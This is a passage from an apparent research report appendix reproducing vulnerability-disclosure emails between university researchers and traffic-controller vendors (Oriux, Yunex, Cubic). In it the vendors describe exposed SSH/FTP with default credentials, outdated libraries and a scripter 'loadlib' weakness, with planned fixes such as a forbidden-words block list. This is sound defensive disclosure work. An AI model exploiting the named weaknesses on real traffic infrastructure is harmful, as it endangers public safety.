Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Waikem, Liam <liam.waikem@oriux.com>; Socci, Joe - PAL <Joe.Socci@oriux.com>; Bojorquez, Brian - HOU <brian.bojorquez@oriux.com>
Subject: Re: Cybersecurity research on Oriux Controller

Achilleas,

Regarding the three different security concerns:

1. SSH & FTP

Currently the services run at startup with no ability for the user to disable them if not needed. We will add these two processes to the current process control table to allow users to disable them as needed. We will also add steps to the manual on how to change the default credentials so that they can adjust as needed. This can be implemented in the next major release of Greenwave firmware.

2. Dropbear & Turbo Lua

Currently we provide SSH and web services through two libraries: Dropbear and Turbo Lua. For SSH, Dropbear is used. We will be able to update to the latest version that our kernel can support to mitigate any risks caused by discovered vulnerabilities. This can be implemented in the next major release of Greenwave.

Regarding Turbo Lua, we currently are limited to a specific version due to our security library. Our current security library is going out of active development therefore we are currently in the process of switching to a new one. This will allow us to update Turbo Lua to the latest release. Our current estimate is 6 months. Currently, the user can disable the web server through the process control table when not using it to mitigate this vulnerability. We are also analyzing other web libraries to replace Turbo Lua but there is no definite estimate for this change.

3. Scripter

The use of the loadlib functionality of the web scripter will be limited. We have previously implemented a forbidden words list that limits the functionality of the scripts from being saved and run in the controller if they contain a set of special words. The "loadlib" keyword will be added to this list, which should remove this concern. This can be implemented in the next major release of Greenwave. We will also corroborate no script is being run as root.

Do you know how FDOT plans to follow up on this report to validate they can check off concerns as they are mitigated?

Regards,

Ray

B.5 Yunex Correspondence

Initial disclosure of vulnerabilities

From: Achilleas Kourtellis
Sent: Thursday, August 22, 2024 2:19 PM
To: iouri.nemirovski@yunextraffic.com
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: Cybersecurity research on Yunex Controller

Hi Iouri,
Attached please find our team's results on the testing we performed on the controller.
Please let me know if you have any questions. We are looking forward to your response.

Thank you
Achilleas

Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | cutr.usf.edu

Reminder to acknowledge receipt of disclosure

From: Achilleas Kourtellis <kourtellis@usf.edu>
Sent: Friday, August 30, 2024 1:18 PM
To: Nemirovski, Iouri (YU US PS PLM) <iouri.nemirovski@yunextraffic.com>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on Yunex Controller

Hi Iouri,
Just touching base with you to confirm that you received the document and are working on a response.

Thank you,
Achilleas

Vendor acknowledgement of disclosure + clarifying question

From: Nemirovski, Iouri (YU US PS PLM) <iouri.nemirovski@yunextraffic.com>
Sent: Friday, August 30, 2024 3:18 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on Yunex Controller

Achilles,
I received the report, and we are preparing the response.
Can you please add the controller part number and the serial number. It should be on the sticker.

Best Regards,

Iouri Nemirovski
Field Device Product Manager
Yunex Traffic
9225 Bee Cave Road
Austin, TX 78733
+1 (817) 8082189

Additional vendor clarifying question

From: Nemirovski, Iouri (YU US PS PLM) <iouri.nemirovski@yunextraffic.com>
Sent: Friday, August 30, 2024 4:28 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on Yunex Controller

Achilleas,
Can also take a picture of the A-1 screen.
It lists the BSP and Linux Kernel version.
From the main screen press A – Copyright and then 1- Build Info.
It should look similar to this:

```
MVP TYPE: ATCnx                  BUILD:  4
Sw OP: TS2                     Apr 15 2024
Platform: ATC8309               BSP: 2.1.6
Kernel: 4.4.302-cip68-cip-atc8309
I/O MAP: PRESENT
MAP CRC: 0xb94f3745
```

Best Regards,

Iouri Nemirovski
Field Device Product Manager
Yunex Traffic
9225 Bee Cave Road
Austin, TX 78733
+1 (817) 8082189

Vendor response to disclosure

---------- Forwarded message ----------
From: "Toghanro, Jonathan (YU US PS)" <jonathan.toghanro@yunextraffic.com>
Date: Sep 18, 2024 6:51 PM
Subject: RE: Cybersecurity research on Yunex Controller
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: "Gaertner, Michael (YU US PS)" <michael.gaertner@yunextraffic.com>,"Nemirovski, Iouri (YU US PS PLM)" <iouri.nemirovski@yunextraffic.com>,"Grant, Jonathan (YU US DOP ES)" <jonathan.grant@yunextraffic.com>

> You don't often get email from jonathan.toghanro@yunextraffic.com. Learn why this is important

Hello Achilleas,

Thank you for bringing our attention to these concerns.

We have gone through the concerns, and our response are as contained in the attached document.

Note: A service Bulletin is published in our DRC platform that address these concerns for all our customers.

Please let us know if you have any further questions.

Best regards,
Jonathan Toghanro (PSSE)

...

B.6 Cubic Correspondence

Initial disclosure of vulnerabilities

From: Achilleas Kourtellis <kourtellis@usf.edu>
Sent: Thursday, August 22, 2024 2:17 PM
To: Adams, Randy (US) <Randy.Adams@cubic.com>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>; Fagan, Tamara (US) <Tamara.Fagan@cubic.com>
Subject: Cybersecurity research on Cubic Controller

CAUTION: Email originated from outside of Cubic.

Hi Randy,
Attached please find our team's results on the testing we performed on the controller.
Please let me know if you have any questions. We are looking forward to your response.

Thank you
Achilleas

Achilleas Kourtellis, Ph.D.
Assistant Program Director & Teaching Faculty
ITS, Traffic Operations and Safety Program
Center for Urban Transportation Research
University of South Florida
813.974.5320 | cutr.usf.edu

Vendor acknowledgement of disclosure

From: Adams, Randy (US) <Randy.Adams@cubic.com>
Sent: Thursday, August 22, 2024 2:34 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>
Cc: Jarred Ligatti <ligatti@usf.edu>; Vollmer, Derek <Derek.Vollmer@dot.state.fl.us>
Subject: RE: Cybersecurity research on Cubic Controller

Achilleas,

Thank you for providing the list of comments, I will forward the information to our engineering team.
We will plan on providing a response to you on or before September 20, 2024.

Thank you
Randy

Randy Adams
Senior Manager, Traffic Engineering & Solutions
Cubic Transportation Systems // ITS
O +1 (281) 5843188
cubic.com

This message has been marked as Public on 08/22/2024 18:34Z.

Vendor response to disclosure

From: Barron, Matt (US) <Matt.Barron@cubic.com>
Sent: Thursday, September 19, 2024 3:30 PM
To: Achilleas Kourtellis <kourtellis@usf.edu>; Jarred Ligatti <ligatti@usf.edu>
Cc: Derek Vollmer <Derek.Vollmer@dot.state.fl.us>; Tamara Fagan <Tamara.Fagan@cubic.com>; Adams, Randy (US) <Randy.Adams@cubic.com>
Subject: Assessment of Cybersecurity Vulnerabilities in Traffic Controllers

Some people who received this message don't often get email from matt.barron@cubic.com. Learn why this is important

Dear Dr. Kourtellis and Dr. Ligatti,

On behalf of Cubic Corporation, I would like to express our sincere gratitude to you and your team for assessing our traffic controllers' cybersecurity vulnerabilities. We greatly appreciate the time, effort, and expertise that went into your evaluation as part of the FDOT-sponsored project "Mitigation of Cybersecurity Vulnerabilities for Traffic Control Infrastructure."

Your work is crucial in enhancing the security and reliability of traffic control systems, and we commend you on the findings. The insights provided in your report are invaluable, and we want to assure you of our unwavering commitment to implementing the necessary steps to address the identified potential vulnerabilities.

Cubic Corporation has the utmost respect for the security community and recognizes the importance of collaborative efforts in improving the security of our products. We believe that proactive engagement with researchers and security experts like yourselves is vital to ensuring that our products are secure and resilient against evolving threats. Your contribution not only aids in improving our products but also significantly protects critical infrastructure for everyone.

Our detailed response to the vulnerabilities identified in your report is attached. We have outlined our planned mitigation strategies and timelines for addressing each issue. We eagerly anticipate your feedback and encourage you to reach out if you have any further questions or require clarification.

Once again, thank you for your diligent work and dedication to improving cybersecurity. We look forward to continuing our collaboration and supporting your efforts to make traffic control infrastructure more secure.

Sincerely,
Matt Barron

Matt Barron
Security & Embedded Software Manager, ITS

matt.barron@cubic.com

Cubic Transportation Systems
cubic.com